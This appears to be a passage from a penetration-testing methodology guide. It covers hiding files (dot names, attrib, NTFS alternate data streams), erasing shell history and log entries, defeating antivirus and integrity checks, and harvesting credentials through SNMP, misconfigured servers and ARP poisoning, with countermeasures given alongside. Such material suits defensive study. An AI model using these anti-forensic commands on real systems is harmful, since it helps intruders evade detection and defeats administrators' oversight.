### C.9.1.1 HIDE FILES (UNIX)

#### C.9.1.1.1 RENAME THE FILES LIKE “.“, “..“, “...”, “.CONFUSING-NAME” ETC.

##### Description

A file name starting with a “.“, “..“, “...” will not appear in simple listing. If given appropriate confusing name with dot like .ssh2, it may be ignored by many system administrators. This is very basic technique.

##### Examples/Results

```
# ls
Desktop    Documents  Library    Movies      Music      Pictures    Public
Sites      books

# ls -al
total 40
drwxr-xr-x  20 balwant  staff    680 Dec 26 02:44 .
drwxrwxr-t   5 root     wheel    170 Nov 11 05:25 ..
-rw-r--r--   1 balwant  staff     4 Dec 26 02:26 ...
-rw-r--r--   1 balwant  staff     3 Nov 11 05:25 .CFUserTextEncoding
drwxr-xr-x   3 balwant  staff    102 Jan 12  1970 .dvdcss
drwx-----  3 balwant  staff    102 Feb  3  1970 .ssh
drwx----- 11 balwant  staff    374 Dec 25 16:49 Desktop
drwx-----  7 balwant  staff    238 Dec 21 15:17 Documents
drwx----- 26 balwant  staff    884 Dec 25 16:05 Library
drwx-----  3 balwant  staff    102 Nov 11 05:25 Movies
drwx-----  4 balwant  staff    136 Dec 25 16:05 Music
drwx-----  4 balwant  staff    136 Jan 10  1970 Pictures
drwxr-xr-x   4 balwant  staff    136 Nov 11 05:25 Public
drwxr-xr-x   6 balwant  staff    204 Jan  1  1970 Sites
drwxr-xr-x   2 balwant  staff     68 Dec 25 12:48 books
```

##### Analysis/Conclusion/Observation

It was observed that all files starting with dot are hidden to the 'ls' command, except if the modifier '-a' (all) is used. In the example above the '...' directory is hidden.

##### Countermeasures

Carefully restrict ACLs applicable to normal users so they can't create files/directories outside their home directory.

Use some file system integrity tool such as Tripwire to periodically monitor the file system for new files/directories and investigate any such new occurrences.

##### Remarks

Put the file in multiple/recursive hidden directories

Putting the in multiple/recursive hidden directories makes it more difficult to detect. Put them to multiple down directories and give them name as discussed in previous step.

**C.9.1.1.2 HIDING THE FILES USING ROOT-KITS****Description**

Root-kits come equipped with the functionality to hide file generically. See root-kits section for details on using them to hide files.

**Examples/Results**

```
[localhost]%ava h file-to-hide
```

**Analysis/Conclusion/Observation****Countermeasures****Remarks**

### C.9.1.2 HIDE FILES (WINDOWS)

#### Description

Hiding files in Windows system is little easier than unix system and most of the methods are as easy to discover as they are to hide. It is recommended that a security assessor/auditor should have adequate knowledge of DoS.

#### C.9.1.2.1 HIDE THE FILES/DIRECTORIES WITH ATTRIB +S +H

##### Description

The attrib command changes the attributes of the mentioned file/directory.

##### Examples/Results

```
C:>attrib +s +h file-name
C:>attrib +s +h dir-name
```

##### Analysis/Conclusion/Observation

- The “+s” option is to enable the system flag
- The “+h” option is to enable the hidden flag.
- Most system administrators re-configure their explorer settings so that they see hidden files but most of them don’t want to see system files (to avoid messing with them)

##### Countermeasures

##### Remarks

**C.9.1.2.2 HIDE THE FILES WITH FILE STREAMING ON NTFS****Description**

On NTFS, any file can be added into another file's Alternate Data Stream (ADS). As per Microsoft an ADS is, "A mechanism to add additional attributes or information to a file without restructuring the file system" This functionality can be abused if attacker stream malicious file into some non suspicious file.

**Pre-requisite**

To hide non-binary information (for example, a text file) into an ADS, existing tools like **type** and **more** can be used.

To hide binary information (for example, an .exe file) tools like **cp** or **cat** from the Resource Kit are required.

**Examples/Results**

Hiding and recovering non-binary files:

```
C:\>type secret.txt > normalfile.doc:secret.txt
```

```
C:\>more < normalfile.doc:secret.txt > secret.txt
```

(As a side note, you can open "normalfile.doc:secret.txt" with Notepad, that recognizes ADS).

Hiding and recovering binary files:

```
C:\>cp exploit.exe notepad.exe:exploit.exe
```

```
C:\>cp notepad.exe:exploit.exe exploit.exe
```

(The command cat can be used as well).

**Analysis/Conclusion/Observation**

You can have multiple ADS associated with a single file, so you can hide a complete tool set into the ADS of a seemingly innocuous file.

You can store information into ADS associated with a directory.

ADS work only on NTFS.

**Countermeasures**

Copying suspected files to a FAT or FAT32 drive, and then back to the NTFS drive destroys the ADS, but regrettably also makes you lose the ACLs for that file (that are also a property of NTFS).

Use tools like LADS (List Alternate Data Streams) to find ADS. The tool is available at <http://www.heysoft.de/nt/ep-lads.htm>

**Remarks**

This functionality is only available on NTFS. If you copy a streamed file to another file system, you'll lose your stream.

**C.9.1.2.3 PUTTING FILES INTO UN-ACCESSIBLE DIRECTORIES****Description**

In Microsoft Windows systems if the file name/directory name contains some special characters it can't be opened without prior knowledge of the combination used by the attacker to rename the file/directory.

**Pre-requisite****Examples/Results**

To create a directory:

```
C:\> mkdir {name portion}{ALT+254}{name portion}
```

To hide an existing file:

```
C:\> ren {old name} {new name portion}{ALT+254}{new name portion}
```

Optionally, apply the hidden attribute:

```
C:\> attrib +h {name created above}
```

**Analysis/Conclusion/Observation**

The combination appears on the screen either as a line "\_\_\_\_" or other symbol. Even if an attempt is made to delete the said files, Windows gives the error "**The file does not exist or is moved to some other location**". To further disguise the file, it can be made hidden with the attrib +h command.

This is a good way to hide files conveniently and securely. Even for the administrator it's difficult to delete, read and/or rename since he doesn't know the combination used to rename the file. The only way to remove these files is by formatting the drive.

**Countermeasures**

Perform dictionary or brute force attack to find out the file name.

**Remarks**

Write down the tool name if you come across that does it.

**C.9.1.2.4 PUTTING FILES INTO “SPECIAL WINDOWS” DIRECTORIES****Description**

Possible to create “custom” system folders under C:\>winnt\system32

Use the “Special Name”

- Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}
- Internet Explorer.{FBF23B42-E3F0-101B-8488-00AA003E56F8}
- Recycle Bin.{645FF040-5081-101B-9F08-00AA002F954E}
- My Computer.{20D04FE0-3AEA-1069-A2D8-08002B30309D}
- My Documents.{ECF03A32-103D-11d2-854D-006008059367}
- Fonts.{BD84B380-8CA2-1069-AB1D-08000948F534}

Through Explorer, the “correct” system folder is opened but through a DOS-prompt & FTP, these folders are seen as “regular” folders. This allows the storing & uploading of files.

**Pre-requisite**

These directories have to be created under the C:\>winnt\system32 or C:\>windows\system32 directories to be effective.

**Examples/Results**

```
C:\WINDOWS\system32>dir contr*
Volume in drive C is System
Volume Serial Number is 60F7-93FC

Directory of C:\WINDOWS\system32

10/08/2004  22:34      <DIR>                Control Panel.{21EC2020-3AEA-1069-
A2DD-08002B30309D}
31/03/2003  14:00                8.192 control.exe
               1 File(s)                8.192 bytes
               1 Dir(s)   1.224.241.152 bytes free

C:\WINDOWS\system32\Control Panel.{21EC2020-3AEA-1069-A2DD-
08002B30309D}>dir
Volume in drive C is System
Volume Serial Number is 60F7-93FC

Directory of C:\WINDOWS\system32\Control Panel.{21EC2020-3AEA-1069-A2DD-
08002B30309D}

10/08/2004  22:34      <DIR>                .
10/08/2004  22:34      <DIR>                ..
               0 File(s)                0 bytes
               2 Dir(s)   1.223.438.336 bytes free
```

**Analysis/Conclusion/Observation****Countermeasures**

**Remarks**

--

### 9.1.61 Clear Logs

#### Description

The importance of this stage is easily understood but usually understated. After attacker has successfully compromised a system, he will like to keep it without alerting the administrator, for obvious reasons. Longer the attacker stays on a compromised system better the chances that he will be able to achieve his goals further in the network.

During the process of compromising the system, some suspicious and/or erroneous activities are logged. A skilled attacker knows that logs need to be doctored. He modifies them to cover his tracks and delude his presence.

#### Methodology

- Check History
- Edit Log files

### C.9.1.3 CLEAR LOGS (WINDOWS)

#### Process

Event Viewer Logs

Web Server Log

Terminal Service Log

#### Tools

- Elsave
- WinZapper

#### Links

- <http://www.ibt.ku.dk/jesper/ELSave/>
- <http://ntsecurity.nu/toolbox/winzapper/>

**C.9.1.4 CLEAR LOGS (UNIX)****C.9.1.4.1 CHECK HISTORY****Description**

History file in UNIX system contains recent commands. A skilled attacker preferably disables the history feature, but in case he needs the history feature for ease of use, he can delete it after his job is over.

Disabling the history feature of shell

```
#unset HISTFILE && unset SAVEHIST
```

Linking the history file to /dev/null

```
#ln -s /dev/null ~/.bash_history
```

**Pre-requisite****Examples/Results**

Disabling the history feature of shell

```
#unset HISTFILE && unset SAVEHIST
```

Linking the history file to /dev/null

```
#ln -s /dev/null ~/.bash_history
```

**Analysis/Conclusion/Observation****Countermeasures****Remarks**

### C.9.1.4.2 EDIT LOG FILES

#### Description

Complete removal of log is an indication of some incident. A skilled attacker will always remove the relevant log entries.

#### Step One: Locate the logs

Syslog.conf contains storage path for the log files. The interesting entries in syslog.conf are, "authpriv", wtmp, xferlog, maillog and spooler related entries.

```
#cat /etc/syslog.conf
```

The default location for these files is /var/log/ directory. If the admin has changed the location of these files, the attacker will know the new location by /etc/syslog.conf file.

Check into following log files from their default location

```
/var/log/messages
```

```
/var/log/secure
```

```
/var/log/httpd/error_log (log of particular file exploited)
```

```
/var/log/httpd/access_log (log of exploit run on web server)
```

If above mentioned files are not available on their default locations, check them into syslog.conf

#### Step Two: Clear wtmp file

This file is in binary format, the assessor uses a root-kit program for clearing it. This file is generally used in conjunction with who command. Wzap is one such tool. It clears the user (from the wtmp log) specified by the attacker.

```
#/opt/wzap
```

```
Enter username to zap from wtmp: owned
```

```
Opening file...
```

```
Opening output file...
```

```
Working...
```

The output file (wtmp.out) will be free from entries for user owned. Simply copy wtmp.out to wtmp.

```
#cp wtmp.out /var/log/wtmp
```

The entries for user owned are erased from wtmp. To make sure issue following command:

```
#who ./wtmp
```

### Step Three: Manually editing the logs

Rest of the logs files (messages, secure, xferlog etc) shall be edited by using any editor. (vi, emacs, nano, joe etc..)

### Pre-requisite

### Examples/Results

### Analysis/Conclusion/Observation

### Countermeasures

- Store the log files on difficult to modify media. You can use a file system which support an append only flag
- Log the critical log information on a secure logging host.
- Use log monitoring programs for monitoring and generating alerts.
- Tool Swatch

### Terminology

- utmp: contains information about currently logged in users
- wtmp: contains information about passed login sessions, system shutdowns, system crashes etc...
- lastlog: contains information about last logged user, port and login time.

Above mentioned files are used with who command.

### Remarks

### **9.1.62 Defeat Anti-virus**

Nowadays, on most workstations and servers, there is Anti-Virus software protecting the system against well known malicious software (like exploits, viri, worms, etc); the focus of this step in penetration testing is to be able to disable or defeat AV software so that the assessor is able to perform activities unhindered, and the possibility to reactivate the AV later.

In most centrally managed AV solutions, the AV software is restarted after a certain amount of time when it is stopped by an assessor. The “grace period” allows the assessor to perform several tasks in order that the AV software remains disabled for longer periods of time.

Possible things that assessors can do (most of these require Administrator level access):

- Create a batch file so that the AV services are stopped every 30 sec
- Disable the AV services
- Block the central management port

### **9.1.63 Implement Root-kits**

Root-kits, like POC exploits, should be customized to be able to completely cover the assessor’s activities. In most cases if there is an AV patrolling, root-kits (usually on win32) will be detected before installation. So, modifying the root-kits is required in most situations. It’s also important to notice that some root-kits won’t work on different system setups. For example your root-kit may work on win2k-SP3 but it can’t cover anything on SP4.

### **9.1.64 Defeat integrity checking**

In cases where static integrity checking by systems such as Tripwire has been implemented, it is very difficult to make any changes to the system without those being detected and reported.

However, if the deployment of the system integrity tool was incorrectly done, for example by leaving the file with the signatures of valid files and programs in the same server, it will be possible to modify the system and regenerate the signatures.

### 9.1.65 Account Entry Editing

[This section is intentionally left blank]

#### **AUDIT (OPTIONAL)**

Sometimes, system audits can tell even more about potential security vulnerabilities than a single penetration test. Therefore, system audits should be performed after completing a penetration test. The system audits should check for running services, open ports, established connections, file system permissions, logging and/or remote logging, auditing as per the detailed check list for a particular system.

## D HANDLING FALSE DETECTION RATES

### Description

False positives refer to non-issues that were incorrectly detected. Accordingly, false negatives refer to existent issues that were not detected during an assessment. In every assessment there is always the risk of any of these being present.

False positives and negatives reduction procedures and techniques are a set of tools that allow reducing the likelihood of false detections during an assessment. Assessors should make therefore a reasonable effort to follow and apply these procedures and techniques to increase the accuracy of the assessment.

However, it should be noted that even by using the procedures and techniques described in this document false detection rates cannot be completely eliminated. Also, there is a limit in the time and resources that assessors can devote to false positive/negative detection beyond which there is negative impact to the assessment. In other words, over-verification might increase the number of resources and time to perform the assessment beyond cost-effective levels; therefore, a reasonable use of the procedures and techniques is emphasized.

### Objective

To provide information security assessors with the necessary procedures and techniques to reduce false positives and negatives detection rates to acceptable level during an assessment.

### Requirements

- Understand Organization's Environment
  - Understand network distribution
  - Identify brands and versions of: network devices, operating systems, active security controls and applications being assessed
  - Identify critical resources of the assessed organization according to its business requirements
- Technical Requirements
  - Knowledge of characteristics of different operating systems
  - Knowledge of characteristics of different applications

- Understanding of behavior of filtering devices and active security controls
- Knowledge of basics of routing
- Basic knowledge of statistics
- Basic knowledge of project management techniques

### Expected Results

- Verification of at least critical assessment results
  - Results from phases that have a huge impact in the assessment overall (e.g. port scanning and application enumeration)
  - Critical security issues discovered during the assessment
- Overhead estimation for identifying false detection rates
  - Additional time required
  - Additional resources required
  - Estimated coverage of false detection rates identification
  - Estimated percentages of accuracy for different phases and activities
  - Overall impact of time and resource investment for the assessment

### Methodology / Process

- Select appropriate verification techniques for each type of assessment activity
  - Port scanning
  - Service enumeration
  - Vulnerability scanning / identification
  - Vulnerability exploitation
- Estimate additional time/resources estimation for verifying each type of assessment activity
  - Measure additional time required to perform each validation check
  - Measure additional resources required to perform each validation check
- Define mandatory checks
  - Port scanning results for critical systems for business
  - Enumeration results for services critical for business
  - All critical security issues discovered (vulnerability scanning / identification)
  - All critical security issues to be confirmed by exploitation techniques
- Define sampling checks for Non-critical systems and issues
  - Port scanning
  - Service enumeration
  - Vulnerability scanning / identification

- Vulnerability exploitation
- Estimate overall cost-benefit for additional checking
  - Estimate overall monetary cost from additional time and resources
  - Estimate percentage of accuracy for each assessment phase
  - Adjust selected checks to improve cost-benefit balance

***For more refer appendix – Handling False Detection Rates***

## -- NETWORK SECURITY

[This page is intentionally left blank]

## E PASSWORD SECURITY TESTING

### Description

You are in the middle of a PenTest, and you are trying to leverage your access rights by impersonating some user, hopefully a system admin. In the first part of this document you will get some directions on how to get some password informations, typically hashes. To get rid of the hashes you need to crack them, and decide to let a password cracker humble all the night long. But since the site you are auditing uses strong password policies, no good news appear on the next morning. What can you do? Well, the second part of this document focuses on a methodology which makes good use of cracking tools together with your brain, and hopefully gets rid of more hashes than a standalone password cracker can do.

The first part is rather vague, because the ways to gather authentication credentials can vary from a system or application to another, so only general advice is provided. Please refer to other chapters of ISSAF for details on vulnerability exploiting, privilege escalation, SQL Injection, etc.

Security of the password processing using encryption techniques is discussed, together with the pitfalls of not using encryption at all.

Different encryption algorithms are mentioned, and an overview of the cracking process for the most common ones is presented as examples.

The importance of good password selection is highlighted, in line with the use of appropriate password policies and reasonably secure encryption algorithms.

A briefing on the nature of "publicly known" versus "proprietary" encryption algorithms is presented; their advantages and disadvantages.

The authentication credentials gathering process is shown from two different points of view: that of a penetration tester, and that of a security auditor, in several different scenarios.

### E.1 FIRST PART: GATHERING AUTHENTICATION CREDENTIALS

**Objective**

Describe the process of gathering authentication credentials during a penetration test or a security audit, showing examples of the use of common tools against the most widely deployed protection schemes.

Instruct the IT security professionals in the importance of good password selection, together with the proper encryption algorithm.

**Expected Results**

Demonstrate how the selection of bad passwords, bad password policies, improperly implemented/coded security, and/or inadequate encryption algorithms can jeopardize the security of the infrastructure.

**Methodology**

The methodology to use will vary on different scenarios:


- Low privilege, remote network
- Low privilege, local network
- Low privilege, local host
- High privilege, remote network
- High privilege, local network
- High privilege, local host

The meaning of Low and High privileges is directly related to the type of analysis to perform. Is the person performing the audit a penetration tester with low privileges, or a security auditor with high (administrative) privileges?

In the case of having administrative privileges the process can be quite straightforward, but the reading of the first 3 cases is highly recommended even for security auditors.

There are other factors that partially affect the methodology chosen, mainly related to the application that's using the password.

This flowchart depicts the attack tree for the potentially possible tests in search of passwords or sensitive information that can be used to gain access to give a system.



## **STEP ONE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN OUTSIDER PENETRATION TESTER (LOW PRIVILEGE)**

### **Description**

The penetration tester usually has only a connection to the Internet.

The risk of external intruders is the main concern, so the penetration tester proceeds as such an intruder in what regards to this module, trying to gather information about the passwords and how to get them from the outside.

The main barrier faced are firewalls, that restrict the services available to attack, and IP address based Access Control Lists (ACLs), that restrict who can try to authenticate using passwords to a given service.

The next flow diagram depicts the situation faced by the penetration test.

### **Objective**

Describe the process of obtaining different types of commonly used authentication credentials, from the perspective of a penetration tester.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

### **Expected Results**

If passwords can be obtained by an outsider, something is wrongly configured.

Passwords not appropriately chosen will be cracked in a short time.

Good passwords will take some time to be cracked if the encryption algorithm used is not very solid for today's standards.

Good passwords can't be cracked at all (except by luck!) if the encryption algorithm used has no pitfalls that jeopardize its security.

### **E.1.1 PROCESS (STEPS TO COMPLETE THIS TASK)**

The general overview of the process to obtain passwords implies the following steps:

1. determine the different uses of passwords in the remote system for authentication and /or authorization purposes
2. determine if encryption is in use
3. determine encryption algorithm used
4. obtaining the plaintext password, encrypted password or hashes (depending on points 2 and 3 above, if no encryption is used the process ends here)
5. choose of the proper password analysis tool (password cracker)
6. attack of the encrypted password or hash with the proper method, depending on methods available on the tool and maximum time available for the cracking

As a penetration tester, usually the privileges are the lowest possible, i.e.: no access allowed at all to resources, and this will affect mainly step 4 above, and in some cases all steps from 2 to 4. This can have the effect that to determine 2 and 3, step 4 has to be performed first, depending on the particular case.

### **E.1.2 EXAMPLE USES OF COMMON TESTING TOOL(S)**

The first thing to consider if you're connecting from the Internet is that's very unlikely that there's any kind of access to the stored unencrypted/encrypted passwords or their hashes, so getting some kind of foothold at least as an unprivileged user in the internal network is a must.

Other than the above, the first step is to do an assessment of the remote system to determine any use of passwords in it (authentication/authorization). Typically, this implies doing a port scan of the remote system, and ulterior connection to all open ports to assess if there are any password-aware applications used there.

Examples are: restricted areas of a web server, webmail, administrative/configuration applications in servers and devices, SMB/CIFS authentication via NetBIOS ports, Terminal Services, etc.

SMB/CIFS logins and Terminal Services (that use the same authentication) must not be exposed to the Internet. Block them at the border firewall. If, for example, Terminal Services needs external connection, try to implement a VPN solution for that, or at least ensure the use of extremely strong passwords for the remote accounts.

In addition to the general statement above we can found:

- Passwords obtained abusing SQL Injection in a web application
- Password hashes from the names.nsf database of a wrongly configured Lotus Domino
- .htpasswd files in a wrongly configured Apache server
- Administrative password in wrongly configured CISCO routers
- Passwords stored in the clear in comment fields in the information obtained by abusing SNMP
- Passwords stored in the clear in answer to finger requests
- Passwords stored in the clear in comments in the source code of HTML pages

Most cases are covered by their own ISSAF chapter, so for SQL Injection here I will only mention how to proceed once the passwords have been obtained, but this will be dependant on the implementation. The passwords can be anything from unencrypted to encrypted or hashed with any known or unknown algorithm. Here you've examples on how the plaintext 'password' looks when encrypted/hashed with some very common algorithms, perhaps this will help you to decide which password cracker to try.

Plaintext:	<b>password</b>
Algorithm	Ciphertext / Hash
MD2	<b>F03881A88C6E39135F0ECC60EFD609B9</b>
MD4	<b>8A9D093F14F8701DF17732B2BB182C74</b>
MD5	<b>5F4DCC3B5AA765D61D8327DEB882CF99</b>
SHA-1	<b>5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8</b>
RIPEMD-160	<b>2C08E8F5884750A7B99F6F2F342FC638DB25FF31</b>
Base64	<b>cGFzc3dvcmQ=</b>
VNC Hash	<b>DBD83CFD727A1458</b>

The second case can be as simple as:

[http://domino\\_server/names.nsf](http://domino_server/names.nsf)

Either 'as is' or complemented with any of the Domino vulnerabilities you can found in SecurityFocus (<http://www.securityfocus.com/>).

The third case is also quite straightforward if the Apache server isn't configured to deny the password files (denying them is the default configuration, if the filename starts with .ht), and as long as you know which directory to look into (the `_secret_` path below):

```
http://apache_server/_secret_/httpasswd
```

The fourth and fifth cases can be found in a situation where the device is listening to SNMP and responds to the read/write community name (that could be 'public', 'private', etc.).

One of the best tools to interrogate SNMP aware devices is the IP Network Browser, one of the components of the SolarWinds package (<http://www.solarwinds.net/>).

In the fourth case you've to download the OLD-CISCO-SYS-MIB file by tftp (either by hand or using appropriate tools like SolarWinds' IP Network Browser). In this file the administrator password for the router is stored either as unencrypted, encrypted with the old XOR cipher, or hashed with MD5. In the first 2 cases recovering it is easily feasible.

The sixth case depends on the existence of a finger server in the remote host. Then issuing:

```
finger @hostname
```

will show all logged-in users, or if there's no one logged-in.

The seventh case implies reviewing the source code of HTML pages, in search of designer comments, passwords to connect to databases, etc.

There could be other cases in which passwords can be obtained remotely, not including the use of Trojan horses, but trying to enumerate ALL particular cases can take forever.

If there is a login page of any kind, odds are that a bruteforce attack can be launched against it. This process is time consuming, generates a ton of logs if the security administrator cares about them, and has a very low success ratio, only very simple passwords (like 'password' or the userID as the password) will be found.

If there's no possibility to grab passwords/hashes remotely, the only option is to find a vulnerability that can be exploited to get access to an internal system. This process will put us in the situation described in Step Two.

### **E.1.3 RESULT ANALYSIS / CONCLUSION / OBSERVATION**

If non required services like finger are disabled and/or firewall protected, SNMP default community names changed, Lotus Domino and/or Apache properly configured and patched, HTML source code reviewed to remove any important information, and any SQL aware web applications properly configured to sanitize user requests, it's almost impossible to grab hold of passwords as a remote user with low privileges.

All Internet exposed services and applications must be subject to a proper hardening procedure before deployment, and both services and the underlying OS must be kept up to date with security patches.

If any password authentication is exposed to the Internet, it is critical to audit the passwords used to detect and force the change of the weak ones.

If passwords can be obtained, the strength of them will depend on the encryption algorithm used and the quality of the password.

### **E.1.4 COUNTERMEASURES**

- Block ALL services that don't need external (Internet) access at the border firewall

- Verify that all SQL aware web applications are not vulnerable to SQL injection.
- Verify that names.nsf (and other critical databases) in a Lotus Domino server can't be accessed remotely using the anonymous account (it's better if it's not possible to do that at all).
- Verify that files starting with dot can't be accessed remotely in Apache servers. Also ensure that the password file is outside the web root directory.
- Verify that all default community names have been changed. It's better to block SNMP access from the Internet at the border firewall.
- Verify that all unused services (for example finger) have been deactivated and/or blocked at the border firewall.
- Audit the source code of HTML pages to remove any compromising information.
- Audit all passwords used by Internet-exposed applications.

### **E.1.5 FURTHER READING (LINKS)**

### **E.1.6 CONTRIBUTOS**

## **E.2 STEP TWO: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER PENETRATION TESTER (LOW PRIVILEGE)**

### **E.2.1 DESCRIPTION**

If the main concern are people with some kind of internal access, that can range from visitors carrying a laptop with no accounts in the internal system, to employees with low or entry level of access.

There's no point in trying to do a penetration testing if the privileges are already high, because in this case the intruder will have access to almost anything. In this case refer to Step Five.

### **E.2.2 OBJECTIVE**

Describe the process of obtaining different types of commonly used passwords, from the perspective of an insider with low privileges in the system.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

### **E.2.3 EXPECTED RESULTS**

Only in exceptional cases the internal security of an organization can cope with an insider. It's very common practice to secure only the perimeter of the network, relying on the use of passwords at the internal level.

In most cases the insider will be able to gather information from the network using packet sniffers, including password exchanges that, even when encrypted, are good candidates for future cracking.

### **E.2.4 PROCESS (STEPS TO COMPLETE THIS TASK)**

All the examples mentioned in Step One are valid, with the additional advantage that it's very unlikely that the firewall(s) and ACL(s) are restricting access for internal personnel.

Being connected to the internal network, one of the best choices is to use a packet sniffer to gather information from the network.

The issues to solve in order to use a sniffer are:

- a) they need administrative privileges in order to put the NIC in promiscuous mode
- b) the network will most likely be a switched environment, in order to capture exchanges from/to machines other than the insider's, some extra techniques have to be used

Point (a) is in fact the less restrictive, because the insider can boot another OS like Knoppix ([www.knoppix.org](http://www.knoppix.org)) or WHAX ([www.iwhax.net](http://www.iwhax.net)) from a CD or a Linux mini-distribution from floppy, thus having administrative access and the needed tools available.

Point (b) can be overcome with the use of the "ARP poisoning" technique, consisting in tampering with the ARP tables in the switches to redirect all traffic from/to a given host (or all the network) to the insider's machine, capture it, and send it to the real destination.

From the network captures the passwords, encrypted passwords, hashes, or authentication exchanges can be isolated for future cracking.

### **E.2.5 EXAMPLE USES OF COMMON TESTING TOOL(S)**

One of the best multipurpose sniffers available is Ethereal ([www.ethereal.com](http://www.ethereal.com)), available for many OSs (Windows, UNIX and Linux version are available), and as a GUI or CLI application (in the later case its name is tethereal).

Ethereal doesn't incorporate any functionality to do ARP poisoning to re-route traffic through the attacker's system, so an external tool has to be used for that purpose.

Other interesting sniffer is Dsniff by Dug Song ([www.monkey.org/~dugsong/dsniff/](http://www.monkey.org/~dugsong/dsniff/)) that incorporates both the possibility to do ARP poisoning and some pre-made filters to capture some passwords.

If an external tool is needed to do ARP poisoning, Arp0c from Phenoelit ([www.phenoelit.de/arpoc/](http://www.phenoelit.de/arpoc/)), the successor of WCI, is one of the best tools available.

